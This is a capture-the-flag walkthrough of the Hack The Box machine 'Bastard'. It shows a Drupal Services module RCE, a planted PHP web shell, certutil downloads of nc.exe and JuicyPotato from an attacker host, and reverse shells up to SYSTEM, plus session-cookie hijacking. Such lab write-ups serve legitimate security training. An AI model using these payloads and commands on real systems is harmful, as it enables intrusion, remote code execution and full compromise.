
Hack The Box - Bastard

darkt3rr0r

2020-05-06

Contents

HackTheBox : Bastard	3
Information Gathering	3
Port scan	3
Exploitation	8
Command Execution	8
Uploading nc.exe	9
Getting the shell back	9
Privilege Escalation	10
Upload JuicyPotato Binary	11
Flags	12
Extra Analysis from my end and from IPPsec's video	13
Different ways of getting an intial shell	13
Logging in as admin by using the session.json file	13
Alternative to certutil	14
Alternate Privilege Esclation	14

HackTheBox : Bastard

This was an intermediate level box with a vulnerability of the Drupal CMS 7.54 with the help of PHP Desearlization. The Windows privesc was very vanilla. I will add some more tips about the privesc part at the end and also a tips from [IPPsec's](#) video of Bastard. I watch his videos after I have solved a box to learn more about it. To understand more about the Deserialization Vulnerability and then watch the video.

Information Gathering

Port scan

We begin with a nmap scan doing a full tcp port scan

```
1 nmap -sS -p- -vv 10.10.10.9
2
3 Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-06 02:36 EDT
4 Initiating Ping Scan at 02:36
5 Scanning 10.10.10.9 [4 ports]
6 Completed Ping Scan at 02:36, 0.27s elapsed (1 total hosts)
7 Initiating Parallel DNS resolution of 1 host. at 02:36
8 Completed Parallel DNS resolution of 1 host. at 02:36, 0.01s elapsed
9 Initiating SYN Stealth Scan at 02:36
10 Scanning 10.10.10.9 [65535 ports]
11 Discovered open port 80/tcp on 10.10.10.9
12 Discovered open port 135/tcp on 10.10.10.9
13 Discovered open port 49154/tcp on 10.10.10.9
14 SYN Stealth Scan Timing: About 4.64% done; ETC: 02:47 (0:10:37
    remaining)
15 SYN Stealth Scan Timing: About 10.99% done; ETC: 02:45 (0:08:14
    remaining)
16 SYN Stealth Scan Timing: About 17.65% done; ETC: 02:45 (0:07:05
    remaining)
17 SYN Stealth Scan Timing: About 25.07% done; ETC: 02:44 (0:06:02
    remaining)
18 SYN Stealth Scan Timing: About 33.90% done; ETC: 02:45 (0:05:35
    remaining)
19 SYN Stealth Scan Timing: About 42.78% done; ETC: 02:44 (0:04:30
    remaining)
20 SYN Stealth Scan Timing: About 51.45% done; ETC: 02:44 (0:03:39
    remaining)
21 SYN Stealth Scan Timing: About 59.26% done; ETC: 02:43 (0:03:00
    remaining)
22 SYN Stealth Scan Timing: About 69.21% done; ETC: 02:43 (0:02:10
    remaining)
23 SYN Stealth Scan Timing: About 78.47% done; ETC: 02:43 (0:01:28
    remaining)
```

```
24 SYN Stealth Scan Timing: About 91.32% done; ETC: 02:43 (0:00:33
    remaining)
25 Completed SYN Stealth Scan at 02:42, 382.74s elapsed (65535 total ports
    )
26 Nmap scan report for 10.10.10.9
27 Host is up, received echo-reply ttl 127 (0.24s latency).
28 Scanned at 2020-05-06 02:36:34 EDT for 383s
29 Not shown: 65532 filtered ports
30 Reason: 65532 no-responses
31 PORT      STATE SERVICE REASON
32 80/tcp    open  http    syn-ack ttl 127
33 135/tcp   open  msrpc   syn-ack ttl 127
34 49154/tcp open  unknown syn-ack ttl 127
35
36 Read data files from: /usr/bin/./share/nmap
37 Nmap done: 1 IP address (1 host up) scanned in 383.27 seconds
38      Raw packets sent: 131321 (5.778MB) | Rcvd: 4279 (906.992KB)
```

Scanning with default scripts and trying to find versions of the services.

```
1  nmap -sC -sV -p 80,135,49154 10.10.10.9
2  Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-07 02:28 EDT
3  Nmap scan report for 10.10.10.9
4  Host is up (0.25s latency).
5
6  PORT      STATE SERVICE VERSION
7  80/tcp    open  http    Microsoft IIS httpd 7.5
8  |_http-generator: Drupal 7 (http://drupal.org)
9  |_http-methods:
10 |_ Potentially risky methods: TRACE
11 |_ http-robots.txt: 36 disallowed entries (15 shown)
12 |_ /includes/ /misc/ /modules/ /profiles/ /scripts/
13 |_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
14 |_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
15 |_ /LICENSE.txt /MAINTAINERS.txt
16 |_http-server-header: Microsoft-IIS/7.5
17 |_http-title: Welcome to 10.10.10.9 | 10.10.10.9
18 135/tcp   open  msrpc   Microsoft Windows RPC
19 49154/tcp open  msrpc   Microsoft Windows RPC
20 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
21
22 Service detection performed. Please report any incorrect results at
    https://nmap.org/submit/ .
23 Nmap done: 1 IP address (1 host up) scanned in 69.71 seconds
```

On learning that the server is running IIS 7.5 which with a quick google search can reveal that it means it is most likely running on [Windows Server 2008 R2](#)

Please note that gobuster doesnot fare well with this box,so I used dirb. Also, I will be running a scanner for this particular cms known as droopescan which also takes hours.

```
1 droopescan scan drupal -u http://10.10.10.9/
2
3 [+] Themes found:
4     seven http://10.10.10.9/themes/seven/
5     garland http://10.10.10.9/themes/garland/
6
7 [+] Possible interesting urls found:
8     Default changelog file - http://10.10.10.9/CHANGELOG.txt
9     Default admin - http://10.10.10.9/user/login
10
11 [+] Possible version(s):
12     7.54
13
14 [+] Plugins found:
15     ctools http://10.10.10.9/sites/all/modules/ctools/
16             http://10.10.10.9/sites/all/modules/ctools/CHANGELOG.txt
17             http://10.10.10.9/sites/all/modules/ctools/changelog.txt
18             http://10.10.10.9/sites/all/modules/ctools/CHANGELOG.TXT
19             http://10.10.10.9/sites/all/modules/ctools/LICENSE.txt
20             http://10.10.10.9/sites/all/modules/ctools/API.txt
21     libraries http://10.10.10.9/sites/all/modules/libraries/
22             http://10.10.10.9/sites/all/modules/libraries/CHANGELOG.txt
23             http://10.10.10.9/sites/all/modules/libraries/changelog.txt
24             http://10.10.10.9/sites/all/modules/libraries/CHANGELOG.TXT
25             http://10.10.10.9/sites/all/modules/libraries/README.txt
26             http://10.10.10.9/sites/all/modules/libraries/readme.txt
27             http://10.10.10.9/sites/all/modules/libraries/README.TXT
28             http://10.10.10.9/sites/all/modules/libraries/LICENSE.txt
29     services http://10.10.10.9/sites/all/modules/services/
30             http://10.10.10.9/sites/all/modules/services/README.txt
31             http://10.10.10.9/sites/all/modules/services/readme.txt
32             http://10.10.10.9/sites/all/modules/services/README.TXT
33             http://10.10.10.9/sites/all/modules/services/LICENSE.txt
34     image http://10.10.10.9/modules/image/
35     profile http://10.10.10.9/modules/profile/
36     php http://10.10.10.9/modules/php/
37
38 [+] Scan finished (2:12:31.863108 elapsed)
```

On visiting the page: <http://10.10.10.9/CHANGELOG.txt>, we come to know that the Drupal version is 7.54. Before we start looking for exploits, just start a dirb scan in the meanwhile.

```
1 dirb http://10.10.10.9/
2
3 DIRB v2.22
4 By The Dark Raver
5 -----
6
7 START_TIME: Wed May 6 05:08:05 2020
8 URL_BASE: http://10.10.10.9/
```

```
9 WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
10
11 -----
12
13 GENERATED WORDS: 4612
14
15 ---- Scanning URL: http://10.10.10.9/ ----
16 + http://10.10.10.9/0 (CODE:200|SIZE:7583)
17 + http://10.10.10.9/admin (CODE:403|SIZE:1233)
18 + http://10.10.10.9/Admin (CODE:403|SIZE:1233)
19 + http://10.10.10.9/ADMIN (CODE:403|SIZE:1233)
20 + http://10.10.10.9/batch (CODE:403|SIZE:1233)
21 ==> DIRECTORY: http://10.10.10.9/includes/
22 + http://10.10.10.9/index.php (CODE:200|SIZE:7583)
23 + http://10.10.10.9/install.mysql (CODE:403|SIZE:1233)
24 + http://10.10.10.9/install.pgsql (CODE:403|SIZE:1233)
25 ==> DIRECTORY: http://10.10.10.9/misc/
26 ==> DIRECTORY: http://10.10.10.9/Misc/
27 ==> DIRECTORY: http://10.10.10.9/modules/
28 + http://10.10.10.9/node (CODE:200|SIZE:7583)
29 ==> DIRECTORY: http://10.10.10.9/profiles/
30 + http://10.10.10.9/repository (CODE:403|SIZE:1233)
31 + http://10.10.10.9/rest (CODE:200|SIZE:62)
32 + http://10.10.10.9/robots.txt (CODE:200|SIZE:2189)
33 + http://10.10.10.9/root (CODE:403|SIZE:1233)
34 + http://10.10.10.9/Root (CODE:403|SIZE:1233)
35 ==> DIRECTORY: http://10.10.10.9/scripts/
36 ==> DIRECTORY: http://10.10.10.9/Scripts/
```

```
1 http://10.10.10.9/rest (CODE:200|SIZE:62) ``` is an interesting
  directory which will be used later. If we had not found it then
  finding the api endpoint would have been a guesswork.
```

I googled for *Drupal 7.54 exploits* and ended up finding this link. Try to read it (recommended):
><https://www.ambionics.io/blog/drupal-services-module-rce>

Now after reading this, I used `searchsploit` and got the following results

```
1 searchsploit drupal
2
3 Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities
  |
  exploits/php/webapps/11060.txt
4 Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)
  |
  exploits/php/webapps/34992.py
5 Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)
  |
  exploits/php/webapps/44355.php
6 Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password)
  (1) |
```

```
exploits/php/webapps/34984.py
7 Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password)
  (2)
  exploits/php/webapps/34993.php
8 Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)
  )
  exploits/php/webapps/35150.php
9 Drupal 7.12 - Multiple Vulnerabilities
  | exploits/php/webapps/18564.txt
10 Drupal 7.x Module Services - Remote Code Execution
```

Note: There are 2 more valid exploits now as I write the report. *Drupalgeddon2* (March 2018) and *Drupalgeddon3* (April 2018) were not known when this machine was released in March 2017. So the intended exploit is likely “*Drupal 7.x Module Services - Remote Code Execution*”.

Now, we can simply copy the exploit to our working directory by going there and using this:

```
1 searchsploit -m exploits/php/webapps/41564.php
```

It might look weird at first while looking at a php exploit but since it is a serialization vulnerability, it makes sense to be written in the language for which it is supposed to be used for.

You have to edit the vulnerability as per our the target. Previously we discovered that the end_point in this case is rest. According here is the edit in the exploit.

```
30 $url = 'http://10.10.10.9/';
31 $endpoint_path = '/rest';
32 $endpoint = 'rest_endpoint';
33
34 $file = [
35     'filename' => 'darkt3rr0r.php',
36     'data' => '<?php system($_REQUEST["cmd"]); ?>'
37 ];
38
```

Figure 1: Editing the exploit

Now we added a line so as to send commands and receive their output.

Note: There are 2 places where the comments have been wrapped into the next line, edit it 2 and then it will run. Also remember to install `php-curl` `apt-get install php curl` if it is missing

Exploitation

Run the exploit. You will see the following.

```
1  php 41564.php
2  # Exploit Title: Drupal 7.x Services Module Remote Code Execution
3  # Vendor Homepage: https://www.drupal.org/project/services
4  # Exploit Author: Charles FOL
5  # Contact: https://twitter.com/ambionics
6  # Website: https://www.ambionics.io/blog/drupal-services-module-rce
7
8
9  #!/usr/bin/php
10 Stored session information in session.json
11 Stored user information in user.json
12 Cache contains 7 entries
13 File written: http://10.10.10.9//darkt3rr0r.php
```

By using the session.json data we can use cookie manipulation to login as admin, will discuss that at the end of the document.

Command Execution

I tried to access my file which has now been added and accessible. I try to see, if I have command execution so as to get out session back.




Figure 2: Command execution

As we have command execution now, we will try to have a shell back for that we will be using `nc.exe`. Please make sure that you have x64 version of the binary as it is 64 bit machine.

Uploading nc.exe

```
1 python -m SimpleHTTPServer 80
```

Run this in your work folder location and then your nc.exe will be hosted.

```
1 certutil.exe -urlcache -split -f http://10.10.14.9:80/nc.exe nc.exe
```

Type the above command in the place where you had command execution. [http://10.10.10.9/darkt3rr0r.php?cmd=](http://10.10.10.9/darkt3rr0r.php?cmd=certutil.exe -urlcache -split -f http://10.10.14.9:80/nc.exe nc.exe) **It is a good habit to save file in %TEMP% , so that executables can run**




Figure 3: Uploaded nc.exe using certutil

Getting the shell back

Use this nice utility called `rlwrap` which gives you the access to use arrow keys to cycle thorough commands in a remote shell. `apt-get install rlwrap` to install rlwrap.

Start a reverse shell along with rlwrap

```
1 rlwrap nc -lvnp 443
```

Execute the nc.exe to connect back with the windows shell. Always try to encode it using URL encoder or Burp encoder. Sometimes browser fails to do so properly and you will not have shell back.

```
1 nc.exe 10.10.14.9:80 443 -e cmd.exe
```




Figure 4: Running nc.exe

Now you can check that we are `nt authority\iusr`




Figure 5: Intial Shell

Privilege Escalation

As discussed before the machine is indeed running *Microsoft Windows Server 2008* variant.

```
1 C:\inetpub\drupal-7.54>systeminfo
2 systeminfo
3
4 Host Name: BASTARD
5 OS Name: Microsoft Windows Server 2008 R2 Datacenter
6 OS Version: 6.1.7600 N/A Build 7600
7 OS Manufacturer: Microsoft Corporation
8 OS Configuration: Standalone Server
9 OS Build Type: Multiprocessor Free
10 Registered Owner: Windows User
11 Registered Organization:
```

```
12 Product ID: 00496-001-0001283-84782
13 Original Install Date: 18/3/2017, 7:04:46
14 System Boot Time: 6/5/2020, 6:31:56
15 System Manufacturer: VMware, Inc.
16 System Model: VMware Virtual Platform
17 System Type: x64-based PC
18 [...snip...]
```

```
1 C:\inetpub\drupal-7.54>whoami /priv
2 whoami /priv
3
4 PRIVILEGES INFORMATION
5 -----
6
7 Privilege Name      Description                      State
8 =====
9 SeChangeNotifyPrivilege Bypass traverse checking
   Enabled
10 SeImpersonatePrivilege Impersonate a client after authentication
   Enabled
11 SeCreateGlobalPrivilege Create global objects
   Enabled
```

As discussed during my Devel solution, **SeImpersonatePrivilege** if enabled means we can try juicy potato on it. Gather the CSID from this link. I used the second one given.

https://github.com/ohpe/juicy-potato/tree/master/CLSID/Windows_Server_2012_Datacenter

Upload JuicyPotato Binary

Again make sure you have Juicy potato x64 version downloaded

```
1 certutil.exe -urlcache -split -f http://10.10.14.9:80/JuicyPotato.exe
   JuicyPotato.exe
```

In another terminal start another listener again at 443 or any according to your wish. In the same iusr shell just run this:

```
1 JuicyPotato -l 1337 -p c:\windows\system32\cmd.exe -a "/c C:\inetpub\
   drupal-7.54\nc.exe -e cmd.exe 10.10.14.9 443" -t * -c {e60687f7-01a1
   -40aa-86ac-db1cbf673334}
```

And then you will see the following. Check your second listener now and you have SYSTEM Privileges !

```
> rllwrap nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.9] 49213
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Figure 6: System Privileges

Flags

User Flag

```
C:\Users\dimitris\Desktop>type user.txt
type user.txt
ba22fde1932d06eb76a163d312f921a2
C:\Users\dimitris\Desktop>
```

Figure 7: User Flag

Root Flag

```
C:\Users\Administrator\Desktop>type root.txt.txt
type root.txt.txt
4bf12b963da1b30cc93496f617f7ba7c
```

Figure 8: Root Flag

Extra Analysis from my end and from IPPsec's video

Different ways of getting an initial shell

As previously discussed that this box could have been exploited by Drupalgeddon2 and Drupalgeddon3.

For the Drupalgeddon2 there are 2 scripts from searchsploit 44448.py and 44449.rb. - 44448.py is going to fail because it for Drupal 8 specific path - 44449.py will be running for you. You can run it via `ruby 44449.rb`

You can get the updated one from 44449.py from <https://github.com/dreadlocked/Drupalgeddon2>

Logging in as admin by using the session.json file

When you run the original exploit used by me, you will get a *session.json* file. Just copy the name and value and make a new cookie using any cookie manager and refresh the page and you will be logged in as admin.




Figure 9: Logged in as admin

You can now have code execution via this account by going to **Modules > PHP Filter (enable)** Click on Add content. Set a basic title and add this small code and check if it can be previewed/




Figure 10: Adding php module and tested

Alternative to certutil

Start smb share at the folder where you want transfer should be occurring.

```
1 python3 /usr/share/doc/python3-impacket/examples/smbserver.py tools .
```

Copying from Kali to Windows

```
1 copy \\10.10.14.9\tools\test.txt
```

Copying from Windows to Kali

```
1 copy test.txt \\10.10.14.9\tools\test.txt
```

Alternate Privilege Escalation

MS 15's (MS15-051) MS and 16's. You can also try windows exploit suggester. Refer Optimum's solution of mine. Download it from the list of compiled binaries. Link here > <https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS15-051/Compiled> Download the 64 bit one. Should work as a charm.

Attached all the files needed to do this box.

That's all for this guys. See you next time with "Granny".